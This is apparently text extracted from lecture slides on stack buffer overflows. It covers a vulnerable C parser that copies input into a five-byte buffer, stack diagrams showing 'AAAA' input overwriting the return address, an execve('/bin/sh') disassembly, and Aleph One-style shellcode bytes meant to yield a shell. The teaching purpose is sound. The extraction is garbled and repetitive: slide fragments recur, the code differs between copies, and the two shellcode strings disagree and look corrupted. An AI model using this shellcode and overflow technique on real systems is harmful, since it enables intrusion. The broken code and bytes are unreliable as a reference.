← return address
← stack frame ptr
← i

Unallocated

What are buffer overflows?

parse.c

```

1: void copy_lower (char* in, char* out)
{
2:   int i = 0;
3:   while (in[i]!='\0' && in[i]!='\n')
{
4:     out[i] = tolower(in[i]);
5:     i++;
6:   }
7:   out[i] = '\0';
8: }

```

BREAK →

```

23: /** main to load a file and run
    parse */

```


file (input file)

```

GET
AAAAA


```

0xbffff760
0xbffff75c
0xbffff758
0xbffff74c
0xbffff748
0xbffff744
0xbffff740
0xbffff73c
⋮
0xbffff6c4
0xbffff6c0



← fp
← return address
← stack frame ptr
← url
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← buf[4]
← buf[3,2,1,0]
← cmd[127,126,125]
⋮
← cmd[7,6,5,4]
← cmd[3,2,1,0]

0xbffff6b4
0xbffff6b0
0xbffff6ac
0xbffff6a8
0xbffff69c



← out
← in
← return address
← stack frame ptr
← i

Unallocated

What are buffer overflows?

parse.c

```

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2: {
3:     int i = 0;
4:     while (in[i]!='\0' && in[i]!='\n')
5:     {
6:         out[i] = tolower(in[i]);
7:         i++;
8:     }
9: }
10: char buf[5], url, cmd[128],
11: fread(cmd, 1, 128, fp);
12: int header_ok = 0;
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14: .
15: .
16: .
17: .
18: .
19: url = cmd + 4;
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21: printf("Location is %s\n", buf);
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```

BREAK

```

23: /** main to load a file and run
    parse */

```


file (input file)

```

GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA


```

0xbffff760
0xbffff75c
0xbffff758
0xbffff74c
0xbffff748
0xbffff744
0xbffff740
0xbffff73c
:
:
:
0xbffff6c4
0xbffff6c0



← fp
← return address
← stack frame ptr
← url
← header_ok
← buf[4]
← buf[3,2,1,0]
← cmd[127,126,125]
:
:
:
← cmd[7,6,5,4]
← cmd[3,2,1,0]

0xbffff6b4
0xbffff6b0
0xbffff6ac
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14: .
15: .
16: .
17: .
18: .
19: url = cmd + 4;
20: copy_lower(url, buf);
21: printf("Location is %s\n", buf);
22: return 0; }
```

BREAK





file (input file)

```
GET
AAAAA
```

0xbffff760
0xbffff75c
0xbffff758
0xbffff74c
0xbffff748
0xbffff744
0xbffff740
0xbffff73c
:
:
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0xbffff6b0
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Unallocated

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7:         i++;
8:     }
9: }
10: char buf[5], url, cmd[128],
11: fread(cmd, 1, 128, fp);
12: int header_ok = 0;
13: .
14: .
15: .
16: .
17: .
18: .
19: url = cmd + 4;
20: copy_lower(url, buf);
21: printf("Location is %s\n", buf);
22: return 0; }
```

BREAK →





file (input file)

```
GET
AAAAAA
```

0xbffff760
0xbffff75c
0xbffff758
0xbffff74c
0xbffff748
0xbffff744
0xbffff740
0xbffff73c
:
0xbffff6c4
0xbffff6c0

0xbffff6b4
0xbffff6b0
0xbffff6ac
0xbffff6a8
0xbffff69c



Unallocated

Uh oh....

What are buffer overflows?

parse.c

```
1: void copy_lower (char* in, char* out)
2: {
3:     int i = 0;
4:     while (in[i]!='\0' && in[i]!='\n')
5:     {
6:         out[i] = tolower(in[i]);
7:         i++;
8:     }
9: }
10: char buf[5], url, cmd[128],
11: fread(cmd, 1, 128, fp);
12: int header_ok = 0;
13: .
14: .
15: .
16: .
17: .
18: .
19: url = cmd + 4;
20: copy_lower(url, buf);
21: printf("Location is %s\n", buf);
22: return 0; }
```

BREAK





file (input file)

```
GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Uh oh....

0xbffff760
0xbffff75c
0xbffff758
0xbffff74c
0xbffff748
0xbffff744
0xbffff740
0xbffff73c
:
:
0xbffff6c4
0xbffff6c0

0xbffff6b4
0xbffff6b0
0xbffff6ac
0xbffff6a8
0xbffff69c



Unallocated

What are buffer overflows?


parse.c

```

1: void copy_lower (char* in, char* out)
{
2:   int i = 0;
3:   while (in[i]!='\0' && in[i]!='\n')
{
4:     out[i] = tolower(in[i]);
5:     i++;
6:   }
7:   out[i] = '\0';
8: }
9:
10: char buf[5], url, cmd[128],
11: fread(cmd, 1, 128, fp);
12: int header_ok = 0;
13:
14:
15:
16:
17:
18:
19: url = cmd + 4;
20: copy_lower(url, buf);
21: printf("Location is %s\n", buf);
22: return 0; }

```

BREAK →



```

23: /** main to load a file and run
    parse */

```


file (input file)

```

GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA


```

0xbffff760
0xbffff75c
0xbffff758
0xbffff74c
0xbffff748
0xbffff744
0xbffff740
0xbffff73c
⋮
0xbffff6c4
0xbffff6c0



← fp
← return address
← stack frame ptr
← url
← header_ok
← buf[4]
← buf[3,2,1,0]
← cmd[127,126,125]
⋮
← cmd[7,6,5,4]
← cmd[3,2,1,0]

0xbffff6b4
0xbffff6b0
0xbffff6ac
0xbffff6a8
0xbffff69c



← out
← in
← return address
← stack frame ptr
← i

Unallocated

Uh oh....

What are buffer overflows?


parse.c

```

1: void copy_lower (char* in, char* out)
{
2:   int i = 0;
3:   while (in[i]!='\0' && in[i]!='\n')
{
4:     out[i] = tolower(in[i]);
5:     i++;
6:   }
7:   out[i] = '\0';
8: }
9:
10: char buf[5], url, cmd[128],
11: fread(cmd, 1, 128, fp);
12: int header_ok = 0;
13:
14:
15:
16:
17:
18:
19: url = cmd + 4;
20: copy_lower(url, buf);
21: printf("Location is %s\n", buf);
22: return 0; }

```

BREAK →



```

23: /** main to load a file and run
    parse */

```

file (input file)

```


GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```

0xbffff760
0xbffff75c

0xbffff758
0xbffff74c
0xbffff748
0xbffff744
0xbffff740
0xbffff73c


0xbffff6c4
0xbffff6c0



← fp
← return address
← stack frame ptr
← url
← header_ok
← buf[4]
← buf[3,2,1,0]
← cmd[127,126,125

← cmd[7,6,5,4]
← cmd[3,2,1,0]

0xbffff6b4
0xbffff6b0
0xbffff6ac
0xbffff6a8
0xbffff69c



← out
← in
← return address
← stack frame ptr
← i

Unallocated

Uh oh....

What are buffer overflows?

parse.c


```
1: void copy_lower (char* in, char* out)
2: {
3:     int i = 0;
4:     while (in[i]!='\0' && in[i]!='\n')
5:     {
6:         out[i] = tolower(in[i]);
7:         i++;
8:     }
9: }
10: char buf[5], url, cmd[128],
11: fread(cmd, 1, 128, fp);
12: int header_ok = 0;
13: .
14: .
15: .
16: .
17: .
18: .
19: url = cmd + 4;
20: copy_lower(url, buf);
21: printf("Location is %s\n", buf);
22: return 0; }
```

```
23: /** main to load a file and run
    parse */
```

file (input file)

GET
AA

Uh oh....



What are buffer overflows?

parse.c

```
1: void copy_lower (char* in, char* out)
{
2:   int i = 0;
3:   while (in[i]!='\0' && in[i]!='\n')
{
4:     out[i] = tolower(in[i]);
5:     i++;
6:   }
7:   out[i] = '\0';
8: }
```


```
10: char buf[5], url, cmd[128],
11: fread(cmd, 1, 128, fp);
12: int header_ok = 0;
.
.
19: url = cmd + 4;
20: copy_lower(url, buf);
21: printf("Location is %s\n", buf);
22: return 0; }
```

```
23: /** main to load a file and run
parse */
```

file (input file)

```
GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

and when you try to return from parse...
... SEGFAULT, since 0x61616161 is
not a valid location to return to.



Basic Stack Exploit

- Overwriting the return address allows an attacker to redirect the flow of program control
- Instead of crashing, this can allow *arbitrary* code to be executed
 - Code segment called “shellcode”
- Example: the `execve` system call is used to execute a file
 - With the correct permissions, `execve(“/bin/sh”)` can be used to obtain a root-level shell.

Shellcode of execve

- How to develop shellcode that runs as `execve("/bin/sh")`?

```
void main() {  
    char *name[2];  
  
    name[0] = "/bin/sh";  
    name[1] = NULL;  
    execve(name[0], name,  
    NULL);  
}
```

(disassembly of `execve` call)*



```
0x80002bc <__execve>: pushl %ebp  
0x80002bd <__execve+1>: movl %esp,  
%ebp  
0x80002bf <__execve+3>: pushl %ebx
```

The procedure prelude.

```
0x80002c0 <__execve+4>: movl $0xb,  
%eax
```

Copy 0xb (11 decimal) onto the stack.
This is the index into the syscall table.
11 is `execve`.

```
0x80002c5 <__execve+9>: movl  
0x8(%ebp),%ebx
```

Copy the address of `"/bin/sh"` into EBX.

```
0x80002c8 <__execve+12>: movl  
0xc(%ebp),%ecx
```

Copy the address of `name[]` into ECX.

```
0x80002cb <__execve+15>: movl  
0x10(%ebp),%edx
```

Copy the address of the null pointer into EDX.

*For more details, check [Stack Smashing the stack by aleph1337](#)

format instructions and data as characters)*


```
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xdc\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"
```

Basic Stack Exploit

So suppose we overflow with a string that looks like the assembly of:

Shell Code:

`exec("/bin/sh")`



```
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"
```

When the function exits, the user gets shell !!!

Note: shellcode runs *in stack*.

(exact shell code by Aleph One)

Basic Stack Exploit

parse.c

BREAK

```

1: void copy_lower (char* in, char* out)
{
2:   int i = 0;
3:   while (in[i]!='\0' && in[i]!='\n')
{
4:     out[i] = tolower(in[i]);
5:     i++;
6:   }
7:   buf[i] = '\0';
8: }
10: char buf[5], url, cmd[128],
11: fread(cmd, 1, 128, fp);
12: int header_ok = 0;
.
.
19: url = cmd + 4;
20: copy_lower(url, buf);
21: printf("Location is %s\n", buf);
22: return 0; }

```

```

23: /** main to load a file and run
parse */

